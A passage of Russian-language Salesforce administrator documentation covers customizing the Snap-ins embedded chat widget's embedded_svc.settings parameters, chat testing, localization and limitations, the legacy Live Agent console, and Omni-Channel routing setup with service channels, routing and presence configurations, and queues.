Копирование фрагментов кода интегрируемых чатов и вставка кода на веб-страницы
Настраиваемые параметры в коде интегрируемого чата

Настраиваемые параметры в коде интегрируемого чата

Можно настроить конкретные параметры, которые влияют на внешний вид и поведение виджета чата Snap-ins, чтобы интерфейс чата отображал фирменный стиль вашей компании. Используйте эти параметры для настройки изображения баннера предчата, логотипа, изображения режима ожидания и аватара агента. Кроме того, можно настроить текст, отображающийся на кнопке чата и виджете чата при загрузке чата, а также при наличии и отсутствии доступных агентов.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

Настройка изображений, используемых в виджете чата Snap-ins


Если изображения размещены в том же репозитории, что и веб-страница, на которую планируется добавить виджет чата, можно использовать относительные URL-адреса и имена или полные URL-адреса. В противном случае используйте полные URL-адреса для изображений.

Перед настройкой кода загрузите файлы изображения, которые будут использоваться в виджете чата.

Для настройки этого изображения:	установите этот параметр:	Описание
Изображение баннера предчата	`embedded_svc.settings.prechatBackgroundImgURL = "..."`	Укажите URL-адрес для установки изображения, отображаемого в предчатовой форме между приветственным сообщением (например: «Здравствуйте, гость!») и подтекстом (например: «Агент доступен»). Рекомендуемый размер изображения 320 x 100 пикселов.
Логотип для статуса ожидания при минимальном размере окна	`embedded_svc.settings.smallCompanyLogoImgURL = "..."`	Укажите URL-адрес для установки логотипа, отображаемого при уменьшении до минимума окна чата. Рекомендуемый размер изображения 25 x 25 пикселов.

Для настройки этого изображения:	установите этот параметр:	Описание
Изображение статуса ожидания	`embedded_svc.settings.waitingStateBackgroundImgURL = "..."'`	Укажите URL-адрес для установки фонового изображения, когда чат находится в режиме ожидания. Рекомендуемый размер изображения 200 x 60 пикселов.
Аватар агента	`embedded_svc.settings.avatarImgURL = "..."`	Укажите URL-адрес для установки изображения агента, который отображается, когда агент активен. Рекомендуемый размер изображения 40 x 40 пикселов.

Создавайте изображения в формате PNG и используйте следующие размеры, чтобы изображения не искажались при использовании интегрируемого чата.



Настройка стандартной кнопки чата, используемой в виджете чата Snap-ins

Параметр	Описание
`embedded_svc.settings.displayHelpButton =`	Чтобы отображать стандартную кнопку чата, которая подключает пользователей к виджету чата, задайте `displayHelpButton = true;`. Кнопка чата позволяет пользователям начать общение с веб-страницы. Допустимые значения: *`true`* | *`false`*.

Настройка отображения предчатовой формы в виджете чата Snap-ins

Параметр	Описание
`embedded_svc.settings.initialInteractionState = "..."`	Чтобы настроить отображение предчатовой формы при инициировании чата пользователем, задайте `initialInteractionState = "PRECHAT";`. Допустимые значения: *`PRECHAT`* | *`WAITING`*. Прим.: Эти значения чувствительны к регистру. По умолчанию параметр установлен на отображение предчатовой формы. Если установить значение *`WAITING`*, виджет чата не отображает предчатовую форму, а сразу же открывает окно чата.

Настройка стиля содержимого в виджете чата Snap-ins

Параметр	Описание
`embedded_svc.settings.onlineText = "..."`	Для настройки текста, отображаемого на кнопке чата в случае активности агента, установите `onlineText = "..."` для любого нужного текста. Если значение не указано, по умолчанию отображается текст «Чат с экспертом».
`embedded_svc.settings.offlineText = "..."`	Для настройки текста, отображаемого на кнопке чата в случае неактивности агента, установите `offlineText = "..."` для любого нужного текста. Если значение не указано, по умолчанию отображается текст «Агент не активен».
`embedded_svc.settings.onlineLoadingText = "..."`	Для настройки текста, отображаемого на кнопке чата при загрузке окна чата, установите `onlineLoadingText = "..."` для любого нужного текста. Если значение не указано, по умолчанию отображается текст «Загружается».

Настройка языка для развертывания

Параметр	Описание
`embedded_svc.settings.language = "..."`	Чтобы настроить язык развертывания, установите параметр `language = "..."` на нужный язык.

Параметр	Описание
	Необходимо позаботиться о других настройках, чтобы убедиться в надлежащем функционировании перевода. См. «Локализация и перевод для интегрируемого чата». Прим.: Формат подчеркивания для языков не поддерживается (например, ru_RU). Используйте локальный формат http (например, ru-RU или ru). Важное замечание: Необходимо использовать версию 2.0 фрагментов кода для настройки языка. В вашей версии 2.0 фрагментов кода данный параметр уже включен и настроен на английский (`en-US`).

Настройка домена для развертывания

Параметр	Описание
`embedded_svc.settings.storageDomain = "..."`	Чтобы указать домен для развертывания, настройте параметр `storageDomain = "..."` на любой домен верхнего уровня, который используется в чатах. При настройке домена посетители смогут переходить между субдоменами во время сеанса чата. Убедитесь, что на каждой странице, на которой разрешен чат, имеются фрагменты кода. Важное замечание: Необходимо использовать версию 2.0 фрагментов кода для настойки домена. В версии 2.0 фрагментов кода данный параметр уже включен как комментарий кода.

Настройка размера окна чата и размера основного шрифта

Параметр	Описание
`embedded_svc.settings.widgetWidth = "..."`	Для настройки ширины окна чата добавьте данный параметр во фрагмент кода и установите `widgetWidth = "..."` на нужную ширину для отображения в пикселях (px) или процентах (%). Если значение не указано, по умолчанию используется размер 320 px.
`embedded_svc.settings.widgetHeight = "..."`	Для настройки высоты окна чата добавьте данный параметр во фрагмент кода и установите `widgetHeight = "..."`

Параметр	Описание
	на нужную высоту для отображения в пикселях (px) или процентах (%). Если значение не указано, используется стандартный размер 498 px.
`embedded_svc.settings.widgetFontSize = "..."`	Для настройки размера основного шрифта для текста в окне чата добавьте этот параметр во фрагмент кода и установите `widgetFontSize = "..."` на нужный размер шрифта, который будет отображаться. Рекомендуем выбирать размер не менее 12 px и не более 24 px. Если значение не указано, по умолчанию используется размер 16 px.

Ниже перечислены рекомендации по настройке размеров.

- Значения можно вводить в пикселях или процентах (%), а также em или rem.
- При настройке ширины фрагмента кода максимальная ширина имеет значение «нет». Аналогично при настройке высоты максимальная высота имеет значение «нет». Данное действие предупреждает автоматическую установку размера окна чата, если высота или ширина окна обозревателя меняется на меньшее значение, чем значение установленной ширины или высоты окна чата.
- Если высота окна обозревателя меньше 498px, то высота по умолчанию будет составлять 90 % от высоты окна обозревателя.

СМ. ТАКЖЕ:

Копирование фрагментов кода интегрируемых чатов и вставка кода на веб-страницы

Настройка кода виджета интегрируемых чатов

Тестирование работы чата Snap-ins

ВЕРСИИ

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

После внедрения чата Snap-ins на веб-страницы следует проверить его работу.

Для проверки интегрируемого чата с точки зрения агента войдите в систему Salesforce в качестве пользователя Live Agent, который имеет все полномочия агентов службы поддержки Live Agent на странице 3079.

1. Войдите в Service Cloud и перейдите в режим онлайн в качестве агента, назначенного для соответствующей кнопки.
2. Протестируйте чат с точки зрения клиента. В другом окне того же обозревателя начните общение, перейдя на веб-страницу с фрагментом кода и запустив чат.

   Чат должен быть доступен.
3. Со стороны клиента (т. е. на веб-странице) убедитесь в следующем:
   - предчатовая форма выглядит должным образом;
   - окно чата выглядит должным образом.

4. Со стороны агента (в консоли Salesforce для обслуживания) убедитесь в следующем:
   - вы получаете запрос на чат, когда чат открыт.

Если виджет и интерфейс чата выглядят должным образом, клиенты могут начать использовать встроенный чат для общения с агентами.

СМ. ТАКЖЕ:

Полномочия для агентов службы поддержки Live Agent

Локализация и перевод в интегрированном чате

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

Основной язык для интегрированного чата устанавливается по-разному в зависимости от того, включено или отключено средство перевода.

Если вы используете средство перевода, выполните следующие действия:

- Язык, установленный в заголовке посетителя «Принять-язык HTTP» для обозревателя, используется при совпадении с языком в списке активных языков средства перевода. Если у посетителя для обозревателя установлено несколько языков, используется отображаемый первым язык, который совпадает с языком из списка активных языков средства перевода.
- Если совпадения отсутствуют, используется язык, указанный для пользователя-гостя сайта, который связан с развертыванием интегрированного чата.

Если средство перевода отключено, используется язык, указанный для пользователя-гостя сайта, связанного с развертыванием интегрируемого чата.

СМ. ТАКЖЕ:

Поддержка пользователей на нескольких языках

Ограничения интегрируемого чата

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

Интегрируемый чат имеет следующие ограничения.

Узел настройки для чата Snap-ins доступен только в Lightning Experience.

Следующие функции Live Agent не поддерживаются в интегрируемом чате. Если включить какие-либо из этих параметров в конфигурацию Live Agent, кнопку или развертывание, используемые вами с интегрируемым чатом, то агенты применять их не смогут.

- Правила для конфиденциальных данных
- Блокировка посетителей

Заголовок окна интегрируемого чата показывает имя агента, вместо параметра Live AgentНазвание окна чата. Если включить этот параметр в конфигурации Live Agent, то он не будет работать в интегрируемом чате.

Если вы хотите использовать имеющуюся кнопку чата Live Agent для интегрируемого чата, убедитесь, что поле «Предчатовый URL-адрес» пустое. Если это поле заполнено, интегрируемый чат не будет работать. Вместо этого используйте предчатовые поля в настройке интегрируемого чата.

Другие ограничения в использовании для интегрируемых чатов.

- Посетители не могут общаться в чате с агентом, если используют режим частного доступа в iOS.
- Невозможно внедрить интегрируемый чат в компоненты Lightning. Используйте страницу Visualforce, сообщество или только веб-ресурс.
- Правила проверки уровня поля не поддерживаются при наличии интегрированного чата.
- Когда вы размещаете свое развертывание интегрированного чата на странице Visualforce, вам следует получать доступ к странице посредством HTTPS. При использовании HTTP виджет чата не загрузится.

Консоль Live Agent

Консоль Live Agent — это устаревшая функция, которая использовалась агентами для общения с клиентам до выпуска Spring'13. Данная консоль больше не поддерживается системой Salesforce. Если поддерживающая организация все еще использует консоль Live Agent, рекомендуем как можно быстрее перейти на приложение Live Agent на консоли Salesforce, так как поддержка устаревшей консоли со временем будет прекращена.

Дополнительную информацию об использовании Live Agent на консоли Salesforce см. в разделе «Live Agent для администраторов». Справка Salesforce содержит подробные инструкции по настройке приложения Live Agent на консоли Salesforce, включая его внедрение и настройку в организации Salesforce.

Ограничения для консоли Live Agent

Консоль Live Agent предоставляет только ограниченный доступ к некоторым функциям и не поддерживает функции Live Agent, внедренные после выпуска Spring'13.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Ограничения для консоли Live Agent

Консоль Live Agent предоставляет только ограниченный доступ к некоторым функциям и не поддерживает функции Live Agent, внедренные после выпуска Spring'13.

Дополнительную информацию об использовании Live Agent на консоли Salesforce см. в раздел «Live Agent для администраторов». The Salesforce Help walks you through the end-to-end process of setting up Live Agent in the Salesforce console, including implementing and customizing it for your Salesforce org.

Функции агентов

Консоль Live Agent не поддерживает некоторые функции, используемые агентами во время чатов на консоли Salesforce.

Функция	Поддерживается?	Примечания
Добавление статей в чаты	Да	Нет
Добавление записей в транскрипты	Да	Данная функция поддерживается посредством мини-приложения «CRM», являющегося устаревшим модулем для консоли Live Agent.
Быстрый текст	Да	Нет
Перенос запросов на чат	Да	Нет
Конференция чата	Нет	Нет
Критическое время ожидания предупреждения	Нет	Нет
Ответы чата из базы знаний	Нет	Нет
Перенос файлов	Нет	Нет
Автоматические приветствия	Ограничено	Консоль Live Agent поддерживает автоматические приветствия, указанные только в конфигурациях Live Agent; консоль не поддерживает автоматические приветствия, указанные в параметрах кнопок чата.
Настраиваемые имена агентов	Ограничено	Консоль Live Agent поддерживает настраиваемые имена

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Функция	Поддерживается?	Примечания
		агентов, указанные только в конфигурациях Live Agent; консоль не поддерживает настраиваемые имена агентов, указанные в параметрах кнопок чата.

Функции администраторов

Изначально консоль Live Agent была предназначена только для взаимодействия агентов с клиентами. Как результат, консоль Live Agent не поддерживает функции администраторов, поддерживаемые консолью Salesforce.

Настройка маршрутизации с использованием мультиканала

Мультиканал позволяет управлять доступностью агентов в реальном времени и автоматически передавать обращения соответствующим агентам.

Виджет «Мультиканал» для администраторов

Мультиканал — это универсальное решение для обслуживания клиентов, позволяющее центру обработки вызовов переадресовывать любые типы входящих рабочих элементов (в том числе обращения, чаты и интересы) доступным агентам организации. Мультиканал легко интегрируется на консоль Salesforce.

Администратор мультиканала

Доступ к операционным аналитическим данным в реальном времени с помощью администратора мультиканала.

Виджет «Мультиканал» для администраторов

Мультиканал — это универсальное решение для обслуживания клиентов, позволяющее центру обработки вызовов переадресовывать любые типы входящих рабочих элементов (в том числе обращения, чаты и интересы) доступным агентам организации. Мультиканал легко интегрируется на консоль Salesforce.

Мультиканал — это универсальная настраиваемая функция, доступная для декларативной настройки, то есть, без создания кода. Рекомендуем использовать мультиканал для управления приоритетом рабочих элементов, который позволяет быстро маршрутизировать важные рабочие элементы соответствующим агентам. Рекомендуем управлять производительностью для назначения агентам только того количества рабочих элементов, которое может быть ими обработано. При необходимости определите агентов, которые могут обрабатывать разные типы назначений. Например, создайте одну группу агентов для обработки интересов и запросов на продажу, а другую группу — для обработки вопросов по поддержке.

Как правило, мультиканал автоматически маршрутизирует все данные назначения соответствующим агентам. Данный алгоритм позволяет экономить время и усилия сотрудников центра обработки вызовов, исключая необходимость выбора вручную рабочих назначений из очереди. Агенты, выполняющие назначения, которые соответствуют их навыкам, могут обслуживать клиентов эффективнее и закрывать назначения быстрее.

Итак, начнем!

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Для изменения наборов полномочий и профилей:

- Управление профилями и наборами полномочий

Создание объектов мультиканала

Первым шагом по направлению к созданию и запуску мультиканала является создание необходимых объектов в Salesforce.

Настройка доступа к статусам присутствия

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. После создания состояний присутствия для мультиканала понадобится настроить способы доступа пользователей к нему. Можно настроить доступ с использованием наборов разрешений или с использованием профилей.

Добавление виджета «Мультиканал» на консоль Salesforce

После полной настройки мультиканала для организации рекомендуем добавить виджет «Мультиканал» на консоль Salesforce для предоставления агентам возможности получения работы.

Тестирование внедрения мультиканала

После включения и настройки мультиканала рекомендуем протестировать внедрение для проверки правильности его работы.

Использование мультиканала посредством текущего внедрения Live Agent

Вам нравится Live Agent и вы хотите добавить в него мультиканал? Ниже приведены соответствующие изменения для вас и вашей организации (но не для ваших агентов!).

Справочник по мультиканалу

Узнайте, как работает маршрутизация мультиканала и познакомьтесь со справочником по полям записей работы агента и записей присутствия пользователей.

Создание объектов мультиканала

Первым шагом по направлению к созданию и запуску мультиканала является создание необходимых объектов в Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Включение мультиканала

Включите мультиканал для получения доступа к объектам, необходимым для настройки функции в организации.

Создание каналов обслуживания

Каналы обслуживания позволяют преобразовать любой объект Salesforce, например обращение, интерес, сеанс SOS и даже настраиваемый объект, в рабочую запись. Мультиканал затем собирает эти рабочие элементы из очередей (как «цветы» из «сада» производительности агента) и направляет их агентам в реальном времени.

Создание конфигураций маршрутизации

Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Чтобы начать маршрутизацию рабочих элементов агентам, создайте конфигурации маршрутизации и назначьте их очередям.

Связывание конфигураций маршрутизации и агентов с очередями

Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Агентам не придется выбирать рабочие элементы вручную из очередей, так как мультиканал маршрутизирует рабочие элементы автоматически и в реальном времени!

Создание конфигураций присутствия

Уделите немного внимания агентам. Конфигурации присутствия определяют, какую нагрузку могут принять рабочие агенты и к какому поведению мультиканала у них есть доступ при помощи клиентам. Организация может использовать несколько конфигураций для разных групп агентов, поддерживающих разные каналы.

Создание статусов присутствия

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов.

Включение мультиканала

Включите мультиканал для получения доступа к объектам, необходимым для настройки функции в организации.

1. Введите строку *«Параметры мультиканала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры мультиканала»**.
2. Установите флажок **«Включить мультиканал»**.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Создание каналов обслуживания

Каналы обслуживания позволяют преобразовать любой объект Salesforce, например обращение, интерес, сеанс SOS и даже настраиваемый объект, в рабочую запись. Мультиканал затем собирает эти рабочие элементы из очередей (как «цветы» из «сада» производительности агента) и направляет их агентам в реальном времени.

Каналы обслуживания позволяют управлять источниками работы и их приоритетом относительно других рабочих элементов. Созданные каналы обслуживания должны быть связаны с очередями, которые определяют способ маршрутизации рабочих элементов агентам. При необходимости создайте каналы обслуживания для каналов поддержки (например, обращения или экстренные вызовы) или каналов продаж (например, интересы).

1. В меню «Настройка» введите строку *«Каналы обслуживания»* в поле «Быстрый поиск», затем выберите пункт **«Каналы обслуживания»** и щелкните **«Создать»**.
2. Настройте параметры канала обслуживания.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Параметры канала обслуживания

Путем настройки параметров канала обслуживания можно определять способы, используемые организацией для получения работы из разных источников (например, чат, эл. почта, экстренные вызовы или социальные сети).

Поддерживаемые объекты для мультиканала

Мультиканал позволяет повысить производительность агентов путем назначения записей в режиме реального времени. Какие объекты и записи поддерживаются мультиканалом?

Параметры канала обслуживания

Путем настройки параметров канала обслуживания можно определять способы, используемые организацией для получения работы из разных источников (например, чат, эл. почта, экстренные вызовы или социальные сети).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Выполняемые функции
Имя канала обслуживания	Данный параметр определяет имя канала обслуживания. Данное имя канала обслуживания или его версия автоматически добавляется в поле «API-имя».
API-имя	Данный параметр определяет API-имя канала обслуживания.
Объект Salesforce	Тип стандартного или настраиваемого объекта Salesforce, связанный с каналом обслуживания. Например, при наличии канала обслуживания для веб-обращений задайте параметру «Тип связанного объекта» значение «*Обращение*». Полный список объектов, поддерживаемых каналами обслуживания, см. в разделе «Поддерживаемые объекты для мультиканала».
Настраиваемый компонент нижнего колонтитула консоли	(Дополнительно) Данный параметр открывает указанный настраиваемый компонент нижнего колонтитула консоли при принятии запроса на рабочий элемент агентом. Например, когда агент принимает интерес, открывается виджет маркетинговой кампании.

Поддерживаемые объекты для мультиканала

Мультиканал позволяет повысить производительность агентов путем назначения записей в режиме реального времени. Какие объекты и записи поддерживаются мультиканалом?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В настоящее время мультиканал поддерживает маршрутизацию для указанных ниже объектов и записей.

- Обращения
- Чаты
- Видеовызовы SOS
- Сообщения социальной сети
- Заказы
- Интересы

- Настраиваемые объекты

Маршрутизатор мультиканала Lightning (бета-версия) не поддерживает маршрутизацию следующих объектов и записей:

- Чаты
- Видеовызовы SOS

Создание конфигураций маршрутизации

Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Чтобы начать маршрутизацию рабочих элементов агентам, создайте конфигурации маршрутизации и назначьте их очередям.

Создайте конфигурацию маршрутизации для каждого канала обслуживания организации. Созданные конфигурации маршрутизации должны быть связаны с очередями для предоставления агентам возможности получения работы после настройки мультиканала.

1. В меню «Настройка» введите строку *«Маршрутизация»* в поле «Быстрый поиск», затем выберите пункт **«Конфигурации маршрутизации»** и нажмите кнопку **«Создать»**.
2. Настройте параметры конфигурации маршрутизации.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Параметры конфигурации маршрутизации

Настройте параметры конфигурации маршрутизации для определения порядка доставки рабочих элементов агентам.

Параметры модели маршрутизации мультиканала

Определяет, как входящие рабочие элементы направляются агентам с использованием мультиканала.

Параметры конфигурации маршрутизации

Настройте параметры конфигурации маршрутизации для определения порядка доставки рабочих элементов агентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Основные сведения

Параметр	Выполняемые функции
Имя конфигурации маршрутизации	Данный параметр определяет имя конфигурации маршрутизации. Данное имя конфигурации маршрутизации или его версия автоматически добавляется в поле «Имя разработчика».

Параметр	Выполняемые функции
Имя разработчика	Данный параметр определяет API-имя канала обслуживания.
Получатель избытков	Задает пользователя или очередь, которым Omni-Channel направляет элементы, когда превышаются пределы Мультиканала. Убедитесь, что вы: • выбрали пользователя или очередь с доступом к объектам, которые обрабатывает очередь, использующая данную конфигурацию маршрутизации; • назначили конфигурацию маршрутизации с получателем избытков всем очередям Мультиканала, задействованных в пакетной операции, таких как смена статуса или ответственного для нескольких запросов.

Параметры маршрутизации

Параметр	Выполняемые функции
Приоритет маршрутизации	Порядок, в котором рабочие элементы из очереди, связанной с этой конфигурацией маршрутизации, передаются агентам. Объекты в очереди, имеющие более низкий номер, маршрутизируются агентам первыми. Например, при назначении наиболее перспективным интересам приоритета *1*, а менее перспективным интересам приоритета *2* первые маршрутизируются и назначаются агентам после последних. Затем система определяет доступных агентов и использует критерии ниже для назначения им работы. 1. Приоритет очереди, используемой для маршрутизации рабочего элемента 2. Длительность нахождения рабочего элемента в очереди 3. Участники очереди, которым доступно получение новых рабочих элементов из очереди При назначении рабочего элемента агенту ответственность за объект назначается агенту. Рабочий элемент, отклоненный агентом, переназначается очереди с исходной длительностью, позволяющей корректно выполнить его повторную маршрутизацию.
Модель маршрутизации	Данный параметр определяет способ маршрутизации входящих рабочих элементов агентам, назначенным каналу обслуживания конфигурации.
Истечение срока действия активной доставки (в секундах)	Устанавливает ограничение по времени для ответа агента на элемент перед его отправкой другому агенту.

Размер рабочего элемента

Параметр	Выполняемые функции
Единицы производительности	Данный параметр определяет значение общей производительности агента, используемое при назначении агенту рабочего элемента из очередей, связанных с данной конфигурацией. Параметр «Производительность» конфигурации присутствия, назначенной агенту, определяет общую производительность агента. При назначении агенту рабочего элемента из очереди, связанной с данной конфигурацией, значение параметра «Весовое значение производительности» вычитается из общей производительности агента. Рабочие элементы могут назначаться агентам до достижения общей производительности, равной 0. При необходимости выберите только параметр «Весовое значение производительности» или «Процент производительности».
Процент производительности	Данный параметр определяет процент общей производительности агента, используемый при назначении агенту рабочего элемента из очередей, связанных с данной конфигурацией. Общая производительность агента определяется параметром «Производительность» конфигурации присутствия, назначенной агенту. При назначении агенту рабочего элемента из очереди, связанной с данной конфигурацией, значение параметра «Процент производительности» вычитается из общей производительности агента до достижения производительности, равной 0%. При необходимости выберите только параметр «Весовое значение производительности» или «Процент производительности».

Параметры модели маршрутизации мультиканала

Определяет, как входящие рабочие элементы направляются агентам с использованием мультиканала.

Мультиканал позволяет автоматически маршрутизировать или доставлять рабочие элементы агентам, назначенным соответствующей очереди.

Параметр маршрутизации	Описание	Пример
Наименее активные	Входящие рабочие элементы перенаправляются агенту, имеющему наименьший объем работы. Когда рабочие элементы используют 1 пропускную способность, агент с наименьшим объемом работы получает входящий рабочий элемент. Пример представляет сценарий, в котором агенты работают с разными пропускными способностями.	• Агент А и Агент Б имеют общую пропускную способность 5 для каждого. • Агент А имеет 3 активных рабочих элемента с пропускной способностью 1. Агент Б имеет 1 активный рабочий элемент с пропускной способностью 4. • Так как пропускная способность агента А ниже, чем у агента Б, входящие рабочие элементы перенаправляются агенту А.
Самые доступные	Входящие рабочие элементы маршрутизируются агенту с наибольшим различием между производительностью рабочих элементов и количество открытых рабочих элементов. Пропускная способность определяется наличием конфигурации, которой назначен агент.	• Агент А и Агент Б имеют общую пропускную способность 5 для каждого. • Агент А имеет 3 активных рабочих элемента, в то время как агент Б — только 1. • Так как пропускная способность агента Б более открыта, входящие рабочие элементы перенаправляются агенту Б.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Связывание конфигураций маршрутизации и агентов с очередями

Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Агентам не придется выбирать рабочие элементы вручную из очередей, так как мультиканал маршрутизирует рабочие элементы автоматически и в реальном времени!

Рабочим элементам очереди назначается приоритет, выбранный в конфигурации маршрутизации, созданной ранее. Если организация уже использует очереди, то очереди, доступные организации, могут использоваться повторно. Таким образом, рабочие элементы могут маршрутизироваться агентам, назначенным данным очередям, в режиме реального времени.

Если организация не использует очереди, создайте как минимум одну очередь для интеграции с мультиканалом. При необходимости создайте несколько очередей для обработки разных типов рабочих элементов. Например, создайте одну очередь для входящих обращений, а другую очередь для входящих интересов.

Чтобы гарантировать правильную работу маршрутизации, назначьте каждого агента очереди, из которой они будут получать рабочие элементы.

Дополнительную информацию об очередях см. в разделе «Общие сведения об очередях» справки Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

1. Введите строку *«Очереди»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Очереди»**.
2. Создайте или отредактируйте очередь.
3. Найдите нужную конфигурацию маршрутизации в поле «Конфигурация маршрутизации».
4. Добавьте агентов в поле «Выбранные пользователи» раздела «Участники очереди».

   Данные агенты будут получать рабочие элементы из данной очереди.
5. Нажмите кнопку **«Сохранить»**.

Создание конфигураций присутствия

Уделите немного внимания агентам. Конфигурации присутствия определяют, какую нагрузку могут принять рабочие агенты и к какому поведению мультиканала у них есть доступ при помощи клиентам. Организация может использовать несколько конфигураций для разных групп агентов, поддерживающих разные каналы.

При включении мультиканала в организации система Salesforce автоматически создает конфигурацию присутствия по имени «Стандартная конфигурация присутствия». Все агенты назначаются данной конфигурации автоматически. Тем не менее, при необходимости создайте конфигурацию присутствия и назначьте ей отдельных агентов с целью настройки параметров мультиканала для группы агентов. Переназначение агентов настраиваемой конфигурации присутствия инициирует их исключение из стандартной конфигурации присутствия.

1. В меню «Настройка» введите строку *«Присутствие»* в поле «Быстрый поиск», затем выберите пункт **«Конфигурации присутствия»** и нажмите кнопку **«Создать»**.
2. Настройте параметры конфигурации присутствия.
3. Нажмите кнопку **«Сохранить»**.

Параметры конфигурации присутствия

Настройте параметры конфигурации присутствия для определения параметров мультиканала, назначенных агентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Параметры конфигурации присутствия

Настройте параметры конфигурации присутствия для определения параметров мультиканала, назначенных агентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

